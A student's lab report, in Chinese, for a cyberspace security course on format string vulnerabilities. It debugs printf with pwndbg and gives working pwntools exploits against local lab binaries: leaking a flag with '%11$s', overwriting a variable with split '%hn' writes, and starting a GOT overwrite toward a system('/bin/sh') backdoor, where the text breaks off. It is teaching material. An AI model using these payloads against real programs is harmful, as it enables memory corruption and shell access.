实　　验　　报　　告

学　　号	2108001 2078	姓　　名	姚嫣如	专业班级	网络空间安全 23
课程名称	**网络空间安全导论**			学期	**2025 秋**
任课教师	曲海鹏、李晓慧		完成日期		2025.12.15
小组成员	姚嫣如				

一、实验内容及步骤（55%）

（一）实验内容

通过本次实验，了解格式化字符串漏洞，了解格式化字符串楼的那个产生的原因，利用格式化字符串进行任意地址读取和写。

- 使用 IDA 逆向分析找到漏洞
- 通过 GDB 调试，构造完整 payload
- 通过 pwntools 触发漏洞，实现实验目标

（二）实验要求

参照实验流程，图文结合，给出完整的利用过程描述：

- 漏洞位置截图，以及利用原理
- 给出漏洞利用的每一个 payload，指明 payload 是如何构造的，给出 GDB 调试截图
- 最终的实验结果截图

（三）实验步骤

1、printf 函数具体实现细节

（1）进入 printf_demo 所在的文件夹目录

使用 dir 命令，查看当前目录下所有文件，是否有要上传的 printf_demo 文件夹

```
D:\>cd D:\yyr\study\experiment\Cyberspace Security\lab08

D:\yyr\study\experiment\Cyberspace Security\lab08>dir
 驱动器 D 中的卷是 Data
 卷的序列号是 0AA4-4D92

 D:\yyr\study\experiment\Cyberspace Security\lab08 的目录

2025/12/15  22:47    <DIR>          .
2025/12/15  22:47    <DIR>          ..
2025/12/15  22:46    <DIR>          lab8
2025/12/15  22:41           869,651 lab8-格式化字符串漏洞.pdf
2025/12/15  22:41            12,865 lab8.zip
2025/12/15  22:41         1,642,199 lab8_handbook.pdf
2025/12/15  22:47    <DIR>          printf_demo
2025/12/15  22:41             6,264 printf_demo.zip
               4 个文件      2,530,979 字节
               4 个目录 215,296,675,840 可用字节
```

（2）使用 scp 命令上传整个文件夹至虚拟机家目录下

```
D:\yyr\study\experiment\Cyberspace Security\lab08>scp -r -P 47112 printf_demo stu112@10.140.32.159:~/
stu112@10.140.32.159's password:
printf                                                                      100%   15KB 230.7KB/s   00:00
printf.c                                                                    100%  120     7.8KB/s   00:00
printf_vuln                                                                 100%   15KB   1.2MB/s   00:00
printf_vuln.c                                                               100%  114     9.3KB/s   00:00
```

（3）登录虚拟机后，查看当前目录下文件，即可看到 printf_demo 文件夹

```
stu112@19b39220d0e1:~$ ls
copy_of_test.txt  lab3  lab4.c    lab_macro     lab_pie  makefile     ROP_ret2libc  vimlab
lab               lab4  lab6-bin  lab_no_macro  la.txt   printf_demo  test.txt      word
```

（4）为 printf 添加可执行权限，并运行

此时可以正常输出

```
stu112@19b39220d0e1:~/printf_demo$ chmod +x printf
stu112@19b39220d0e1:~/printf_demo$ ./printf
Color red, Number 123456, Float 3.14
```

（5）使用 gdb 调试程序

① 添加断点

断点 break/b + 函数名/地址（*0x 十六进制地址）

此处已知函数名，在 printf 处下断点，0x1070 即为 printf 函数的地址：

```
pwndbg> b printf
Breakpoint 1 at 0x1070
```

② 运行 r

当前位置停在断点 printf 处：

```
[ DISASM / i386 / set emulate
 0xf7dc82b0 <printf>       endbr32
 0xf7dc82b4 <printf+4>     call   __x86.get_pc_thunk.ax

 0xf7dc82b9 <printf+9>     add    eax, 0x19ad47
```

可查看栈上数据：

可以看到从第到高地址分别为格式化字符串'Color %s, Number %d, Float %4.2f\n'、%s 对应的参数（red 字符串所对应空间的地址指针，指向内容为 0x646572，即 red 字符串的 ASCALL 码小端序）、%d 对应的参数、%4.2f 对应的参数。

```
[ STACK ]
00:0000 esp 0xffd1bc4c —□ 0x565f8214 (main+71) ⊡— add esp, 0x20
01:0004 ├─ 0xffd1bc50 —□ 0x565f900c ⊡— 'Color %s, Number %d, Float %4.2f\n'
02:0008 ├─ 0xffd1bc54 —□ 0x565f9008 ⊡— 0x646572 /* 'red' */
03:000c ├─ 0xffd1bc58 ⊡— 0x1e240
04:0010 ├─ 0xffd1bc5c ⊡— 0x51eb851f
05:0014 ├─ 0xffd1bc60 ⊡— 0x40091eb8
06:0018 ├─ 0xffd1bc64 —□ 0xffd1bd24 —□ 0xffd1ce08 ⊡— '/home/stu112/printf_demo/printf'
07:001c ├─ 0xffd1bc68 —□ 0xffd1bd2c —□ 0xffd1ce28 ⊡— 'SHELL=/bin/bash'
[ BACKTRACE ]
```

③ 继续运行 c/continue

```
pwndbg> c
Continuing.
Color red, Number 123456, Float 3.14
[Inferior 1 (process 1024001) exited normally]
pwndbg>
```

2、调试带有漏洞的 printf_vuln

（1）使用 gdb 调试

① 为 printf_vuln 添加到执行权限，并 printf 函数处添加断点，运行。

```
stu112@19b39220d0e1:~/printf_demo$ chmod +x printf_vuln
stu112@19b39220d0e1:~/printf_demo$ gdb printf_vuln
```

```
pwndbg> b printf
Breakpoint 1 at 0x1090
pwndbg> r
```

② 输入带%的字符串

s = “aaaa-%p-%p-%p-%p-%p-%p-%p-%p-%p”

此时栈中数据为：

```
[ STACK ]
00:0000 | esp 0xffff1d1cc —□ 0x5658e25b (main+78) ⊟— add esp, 0x10
01:0004 ├-088 0xffff1d1d0 —□ 0xffff1d1e8 ⊟— 'aaaa-%p-%p-%p-%p-%p-%p-%p-%p-%p'
02:0008 ├-084 0xffff1d1d4 —□ 0xffff1d1e8 ⊟— 'aaaa-%p-%p-%p-%p-%p-%p-%p-%p-%p'
03:000c ├-080 0xffff1d1d8 —□ 0xffff1d1fa ⊟— 'p-%p-%p-%p-%p'
04:0010 ├-07c 0xffff1d1dc —□ 0x5658e228 (main+27) ⊟— add ebx, 0x2da8
05:0014 ├-078 0xffff1d1e0 ⊟— 0x0
06:0018 ├-074 0xffff1d1e4 ⊟— 0xc30000
07:001c | eax 0xffff1d1e8 ⊟— 'aaaa-%p-%p-%p-%p-%p-%p-%p-%p-%p'
[ BACKTRACE ]
```

③ 使用 stack 命令那个查看栈上信息

一般情况下，只显示 8 字节的栈上数据，若要查看更多信息，使用 stack+字节数命令查看：

```
pwndbg> stack 20
00:0000 | esp 0xffff1d1cc —□ 0x5658e25b (main+78) ⊟— add esp, 0x10
01:0004 ├-088 0xffff1d1d0 —□ 0xffff1d1e8 ⊟— 'aaaa-%p-%p-%p-%p-%p-%p-%p-%p-%p'
02:0008 ├-084 0xffff1d1d4 —□ 0xffff1d1e8 ⊟— 'aaaa-%p-%p-%p-%p-%p-%p-%p-%p-%p'
03:000c ├-080 0xffff1d1d8 —□ 0xffff1d1fa ⊟— 'p-%p-%p-%p-%p'
04:0010 ├-07c 0xffff1d1dc —□ 0x5658e228 (main+27) ⊟— add ebx, 0x2da8
05:0014 ├-078 0xffff1d1e0 ⊟— 0x0
06:0018 ├-074 0xffff1d1e4 ⊟— 0xc30000
07:001c | eax 0xffff1d1e8 ⊟— 'aaaa-%p-%p-%p-%p-%p-%p-%p-%p-%p'
08:0020 ├-06c 0xffff1dec ⊟— 'p-%p-%p-%p-%p-%p-%p-%p-%p'
09:0024 ├-068 0xffff1df0 ⊟— '%p-%p-%p-%p-%p-%p-%p-%p'
0a:0028 ├-064 0xffff1df4 ⊟— 'p-%p-%p-%p-%p-%p-%p'
0b:002c ├-060 0xffff1df8 ⊟— '-%p-%p-%p-%p-%p'
0c:0030 ├-05c 0xffff1dfc ⊟— '%p-%p-%p-%p'
0d:0034 ├-058 0xffff1d200 ⊟— 'p-%p-%p'
0e:0038 ├-054 0xffff1d204 ⊟— 0x70252d /* '-%p' */
0f:003c ├-050 0xffff1d208 ⊟— 0x55 /* 'U' */
10:0040 ├-04c 0xffff1d20c —□ 0xf7f2b224 (__elf_set___libc_subfreeres_element_free_mem__) —□ 0xf7eb4b30 (free_mem) ⊟— endbr32
11:0044 ├-048 0xffff1d210 ⊟— 0x0
12:0048 ├-044 0xffff1d214 —□ 0xf7f2d000 (_GLOBAL_OFFSET_TABLE_) ⊟— 0x1ead6c
13:004c ├-040 0xffff1d218 —□ 0xf7f6c7e0 (_rtld_global_ro) ⊟— 0x0
```

使用 C 命令继续运行后，当前打印数据如下：

```
pwndbg> c
Continuing.
aaaa-0xfff1d1e8-0xfff1d1fa-0x5658e228-(nil)-0xc30000-0x61616161-0x2d70252d-0x252d7025-0x70252d70[Inferior 1 (process
4630) exited normally]
```

打印出的数据中 0x61616161 便是'aaaa'的 ASCALL 码，即在栈上从格式化字符串到存储用户输入的 s 变量的位置距离为 6。

3、实验 lab8_1

（1）将实验文件夹上传至虚拟机

退出虚拟机，进入实验文件所在文件夹，使用 dir 命令，查看当前文件夹下所有文件

```
D:\yyr\study\experiment\Cyberspace Security\lab08\lab8>dir
 Volume in drive D is Data
 Volume Serial Number is 0AA4-4D92

 Directory of D:\yyr\study\experiment\Cyberspace Security\lab08\lab8

2025/12/15  22:46    <DIR>          .
2025/12/15  22:46    <DIR>          ..
2025/12/15  22:46    <DIR>          lab8
               0 File(s)              0 bytes
               3 Dir(s)  215,296,495,616 bytes free
```

使用 scp 命令将文件夹上传至虚拟机：

```
D:\yyr\study\experiment\Cyberspace Security\lab08\lab8>scp -r -P 47112 lab8 stu112@10.140.32.159:~/
stu112@10.140.32.159's password:
flag.txt                                                    100%   19     0.9KB/s   00:00
lab3_1                                                      100% 7580   370.1KB/s   00:00
lab3_2                                                      100% 7688   682.5KB/s   00:00
lab3_3                                                      100% 7572   568.8KB/s   00:00
lab3_4                                                      100% 8029     3.8MB/s   00:00
```

（2）使用 IDA 打开 lab8_1

将文件拖入 IDA 中，找到 main 函数反汇编：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[256]; // [esp+1Ch] [ebp-10Ch] BYREF
  unsigned int v5; // [esp+11Ch] [ebp-Ch]

  v5 = __readgsdword(0x14u);
  read_flag();
  puts("Give me something...");
  buf[read(0, buf, 0xFFu)] = 0;
  if ( strchr(buf, 'n') )
    puts("You cannot use 'n'");
  else
    printf(buf);
  return 0;
}
```

（3）分析函数逻辑

read_flag 函数打开了一个远程端的文件 flag.txt，并读入 0x12 = 18 字节数据，放入 flag 变量中。此处不应该有返回值，可以通过快捷键 v 删除返回值。

```
ssize_t read_flag()
{
  int fd; // [esp+Ch] [ebp-Ch]

  fd = open("./flag.txt", 114);
  return read(fd, &flag, 0x12u);
}
```

```
void read_flag()
{
  int fd; // [esp+Ch] [ebp-Ch]

  fd = open("./flag.txt", 114);
  read(fd, &flag, 0x12u);
}
```

双击此处 flag，可发现 flag 存储于 bss 字段，即没有被定义的全局变量，且该变量地址确定。

```
.bss:0804A034                 public flag
.bss:0804A034 flag            db    ? ;
.bss:0804A035                 db    ? ;
```

main 函数运行完 read_flag 会使用输出一段字符串，然后调用 read(0,buf,0xFFu)，第一个参数共三种（0 - stdin 标准输入，1 - stdout 标准输出，2 - stderror 标准错误），此处为从用户输入处读取 0xFF = 255 字节数据放入 buf。此处作为 buf 的下标，就是将用户输入的最后一字节置零。之后比较判断输入的字符串中是否包含字符'n'。

即如果输入的字符串中不包含 n 的话，就可以触发 printf 格式化字符串漏洞。

所以本题需要通过触发格式化字符串漏洞，将已经获取的 flag 变量泄露出来。

（4）添加可执行权限

```
stu112@19b39220d0e1:~/lab8$ chmod +x lab3_1
stu112@19b39220d0e1:~/lab8$ ls -l lab3_1
-rwxrwxr-x 1 stu112 stu112 7580 Dec 16 19:10 lab3_1
```

（5）确定 esp 到用户输入的偏移量

运行程序，通过输入和打印，查找与开头 4 字节（target_addr）字符串内容一致的打印字符。

s='aaaa-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p' 使用%p 将栈中地址内容逐个打印出来：

```
stu112@19b39220d0e1:~/lab8$ ./lab3_1
Give me something...
aaaa-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p
aaaa-0x6e-0xff-0x804859d-0xf7cef77c-0x960-0xffc4701c-0xffc47014-0xffc46ea4-0xffc46ea0-0x3-0x61616161-0x2d70252d-0x252
25-0x70252d70-0x2d70252d-0x252d7025-0x70252d70-0x2d70252d-0x252d7025-0x70252d70
stu112@19b39220d0e1:~/lab8$
```

偏移量为 11。

（6）编写 python 脚本

payload = p32 (target_addr) + '%11 $s'

target_addr 为从文件获取的 flag 存储的全局变量的地址，%11 $s 为从输入的字符串地址开始往高地址数第 11 个存储空间中的内容作为地址，所指向的存储空间中的内容。

```
.bss:0804A034                   public flag
.bss:0804A034 flag              db    ? ;
.bss:0804A035                   db    ? ;
```

完整脚本如下：

```python
from pwn import *

p = process('./lab3_1')

offset = 11
target_addr = 0x0804A034
payload = p32(target_addr) + b'%11$s'

p.sendafter(b'Give me something...\n', payload)

p.interactive()
```

输出结果如下：


p32(flag_addr) + flag 内容

```
stu112@19b39220d0e1:~/lab8$ python3 exp.py
[+] Starting local process './lab3_1': pid 1027336
[*] Switching to interactive mode
[*] Process './lab3_1' stopped with exit code 0 (pid 1027336)
4\xa0\x04\x08flag{read_success}[*] Got EOF while reading in interactive
$
[*] Got EOF while sending in interactive
```

（7）* tmux

一个终端复用器，可以让用户在一个终端窗口中同时管理多个窗口和会话，创建多个虚拟终端会话。

① 输入命令 tmux，显示界面如下：



左下角[0]中的‘0’表示当前会话名称为 0（可以自行更改）

② 在 tmux 中使用 gdb 调试

打开刚才的 python 脚本，添加 gdb 命令：

将 gdb 调试附加在程序上，并用 pause 暂停一下程序，防止程序运行时还未完成附加。


gdb.attach 参数中，可同时加上需要设置断点的位置，找到 printf 函数的地址，添加断点。

```
3 p = process('./lab3_1')
4
5 gdb.attach(p, 'b *0x08048602')
6 pause()
7
```

```
.text:08048601                push    eax
.text:08048602                call    _printf
.text:08048607                add     esp, 10h
```


③ 重新运行脚本


显示界面如下：



整个窗口被一分为二，上面显示‘Paused’当前程序已经暂停，下面就是 gdb 调试窗口。


而此时若要查看栈 stack 信息，需要使用 ctrl+b 后输入命令来滑动窗口（当前不可使用鼠标）：






此时断点处为初始化的位置（gdb 调试默认），输入 c，程序会停在 printf 处。

同时上半屏幕也需要让程序运行，点击上半屏幕+Enter 回车：





此时栈中信息如下，栈顶为用户输入的 flag 地址：



tmux 退出命令为：ctrl+d / exit

4、实验 lab8_2

（1）为文件添加执行权限，并将文件用 IDA 打开，找到 main 函数反汇编

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    const char **v4; // [esp+4h] [ebp-11Ch]
4    char s[256]; // [esp+14h] [ebp-10Ch] BYREF
5    unsigned int v6; // [esp+114h] [ebp-Ch]
6    int *p_argc; // [esp+118h] [ebp-8h]
7
8    p_argc = &argc;
9    v4 = argv;
10   v6 = __readgsdword(0x14u);
11   puts("Welcome to basic format string bug challenge.");
12   if ( argc != 2 )
13   {
14     printf("Usage: %s arg\n", *v4);
15     exit(-1);
16   }
17   puts("-----before------");
18   printf("changethis(%p): %x\n", &changethis, changethis);
19   puts("------------------");
20   printf("You typed: ");
21   memset(s, 0, sizeof(s));
22   strncpy(s, v4[1], 0xFFu);
23   printf(s);
24   puts("\n\n\n-----after------");
25   printf("changethis(%p): %x\n", &changethis, changethis);
26   puts("------------------");
27   if ( changethis == 195948557 )
28     read_flag();
29   else
30     puts("Wrong!!!");
31   puts("\n\n\nGoodBye~~");
32   return 0;
}
```

（2）分析函数逻辑

main 函数：输出欢迎信息，判断 argc 是否为 2（程序运行时参数的数量，真实参数存储于 argv，默认为运行时的程序名，直接运行程序 argc 默认为 1）。

```
stu112@19b39220d0e1:~/lab8$ ./lab3_2
Welcome to basic format string bug challenge.
Usage: ./lab3_2 arg
```

若要让程序接下去运行，需要在运行时附加上参数。

```
stu112@19b39220d0e1:~/lab8$ ./lab3_2 123456123456
Welcome to basic format string bug challenge.
-----before------
changethis(0x804a038): deadbeef
------------------
You typed: 123456123456


-----after------
changethis(0x804a038): deadbeef
------------------
Wrong!!!


GoodBye~~
```

接下来程序输出 changethis 的地址和值。提示需要修改 changethis 的值。

```
.data:0804A038 changethis       dd 0DEADBEEFh
```

接着将运行时输入的字符串赋值给 s，并打印（可能触发格式化字符串漏洞），接着再次打印 changethis 的值，方便查看是否被修改。

判断当前 changethis 的值是否为 BADF00D（快捷键 h 将字符串转化为十六进制），是的话调用 readflag 函数，打开 flag.txt 文件获取 flag 并输出

```
void read_flag()
{
  int fd; // [esp+Ch] [ebp-Ch]

  fd = open("./flag.txt", 114);
  read(fd, flag, 0x12u);
  printf("%s", flag);
}
```

因此，本程序漏洞利用的目的，是将 changethis 的值从 DEADBEEF 修改为 BADF00D，需要利用任意地址写。

（3）计算偏移量

直接运行程序，通过输入大量带%p 的字符串，获取栈上信息，计算字符串首地址到用户输入的偏移量：

payload = p32(target_addr) + b '%' + str(target_value - 4).encode() + b 'c%11$n'

%$n 修改四字节数据，%$hn 修改两字节数据，%$hhn 修改一字节数据

```
stu112@19b39220d0e1:~/lab8$ ./lab3_2 aaaa-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p
Welcome to basic format string bug challenge.
-----before------
changethis(0x804a038): deadbeef
----------------
You typed: aaaa-0xff971e21-0xff-0x1-0xf7d1077c-0x960-0xff9708a0-0xff970894-0xff970724-0xff970720-0x3-0x61616161-0x2d70
2d-0x252d7025-0x70252d70-0x2d70252d-0x252d7025-0x70252d70-0x2d70252d-0x252d7025
```

target_addr 的值则为 changethis 的地址。且 changethis 类型为 dd（DWORD），占据四字节，使用%$n.

```
.data:0804A038 changethis       dd 0DEADBEEFh
```

由于需要将 target_addr 的值修改为 0xBADFOOD，因此在%$n 之前需要一共打印 0xBADFOOD 个字符，除去 target_addr 的四字节，还需要填充 target_addr - 4 字节，将该整数转换成字符串再用 encode 转成字节术语。

（4）编写 python 脚本

该程序的输入实在运行时作为参数输入的，因此修改脚本逻辑，先构造 payload 再调用 process。此时 process 的参数实际上就为 argv 数组的值。

```
from pwn import *


offset = 11
target_addr = 0x0804A038
target_value = 0xBADF00D

payload = p32(target_addr) + b'%' + str(target_value - 4).encode() + b'c%11$n'

p = process(['./lab3_2', payload])

p.interactive()
```

但此时运行程序，由于 target_value 的值太大了（约 190000000），导致程序一直在输入中



将 target_value 四字节的数据进行拆分，拆成两部分，并优先输入数据较小的部分 target_value1

```
target_value = 0xBADF00D
target_value1 = 0x0BAD
target_value2 = 0xF00D
```

同时将地址也拆成两部分，此处的 target_addr 实际上为该变量四字节中最低字节的地址，则拆成两部分即 target_addr 和高两字节 target_addr+2：

```
target_addr = 0x0804A038
target_addr1 = target_addr + 2
target_addr2 = target_addr
```

修改 payload，拆分后需要使用%$hn，且由于拆分成了两部分，第二块内容写入偏移量需要+1：

```
#payload = p32(target_addr) + b'%' + str(target_value - 4).encode() + b'c%11$n'
payload = p32(target_addr1) + p32(target_addr2)
payload += b'%' + str(target_value1 - 8).encode() + b'c%11$hn'
payload += b'%' + str(target_value2 - target_value1).encode() + b'c%12$hn'
```

完整程序如下：

```python
from pwn import *

offset = 11

target_addr = 0x0804A038
target_addr1 = target_addr + 2
target_addr2 = target_addr

target_value = 0xBADF00D
target_value1 = 0x0BAD
target_value2 = 0xF00D

#payload = p32(target_addr) + b'%' + str(target_value - 4).encode() + b'c%11$n'
payload = p32(target_addr1) + p32(target_addr2)
payload += b'%' + str(target_value1 - 8).encode() + b'c%11$hn'
payload += b'%' + str(target_value2 - target_value1).encode() + b'c%12$hn'

p = process(['./lab3_2', payload])

p.interactive()
```

实验结果如下：

虽然输出内容仍然较多，但可以在短时间内看到结果。

```
stu112@19b39220d0e1:~/lab8$ python3 exp2.py
[+] Starting local process './lab3_2': pid 1040849
[*] Switching to interactive mode
Welcome to basic format string bug challenge.
-----before------
changethis(0x804a038): deadbeef
-----------------
You typed: :\xa0\x04\x088\xa0\x04\x08
```

```
$

                    \xff


-----after------
changethis(0x804a038): badf00d
-----------------
flag{read_success}


GoodBye~~
[*] Got EOF while reading in interactive
$
```

5、实验 lab8_3

（1）为该文件添加执行权限，并查看保护机制

RELRO 地址随机化处显示并未开启 GOT 保护，因此 GOT 表具有可写权限

```
stu112@19b39220d0e1:~/lab8$ chmod +x lab3_3
stu112@19b39220d0e1:~/lab8$ ls -l lab3_3
-rwxrwxr-x 1 stu112 stu112 7572 Dec 16 19:10 lab3_3
stu112@19b39220d0e1:~/lab8$ checksec lab3_3
[*] '/home/stu112/lab8/lab3_3'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
    Stripped: No
```

（2）使用 IDA 打开文件，分析函数逻辑

main 函数：使用 puts 函数打印字符串，用 read 函数读取数据放入 buf 变量中，并将最后一个字符置为零，作为字符串的结束符，接着调用 printf 打印 buf（此处可能会触发格式化字符串漏洞），最后调用 strdup 字符串拷贝函数，虽然该函数在此程序中没有用处，但提供了一个修改 GOT 表的漏洞（strdup 也存放于公共头文件中）。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[256]; // [esp+1Ch] [ebp-10Ch] BYREF
  unsigned int v5; // [esp+11Ch] [ebp-Ch]

  v5 = __readgsdword(0x14u);
  puts("Give me something...");
  buf[read(0, buf, 0xFFu)] = 0;
  printf(buf);
  strdup(buf);
  return 0;
}
```

且该程序提供了后门函数 one_gadget，可将 GOT 表中 strdup 函数的返回地址修改为后门函数，从而获取终端的命令权限：

```
int one_gadget()
{
  return system("/bin/sh");
}
```

（3）计算偏移量

利用 printf 格式化字符串漏洞，计算偏移量，此处偏移量为 11：

```
stu112@19b39220d0e1: /lab8$ ./lab3_3
Give me something...
aaaa-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p-%p
aaaa-0xffc52c2c-0xff-0x1-0xf7d3077c-0x960-0xf7d3100c-0xffc52de4-0xffc52c74-0xffc52c70-0x3-0x61616161-0x2d70
25-0x70252d70-0x2d70252d-0x252d7025-0x70252d70-0x2d70252d-0x252d7025-0x70252d70-0x2d70252d-0x252d7025-0x702
52d-0x252d7025-0x70252d70-0x2d70252d
```

（4）编写 python 脚本

使用 pwntools 提供的函数 ELF 让程序加载进来，再通过 elf 查找 got 数组中 strdup 函数的真实地址：

```
elf = ELF('lab3_3')
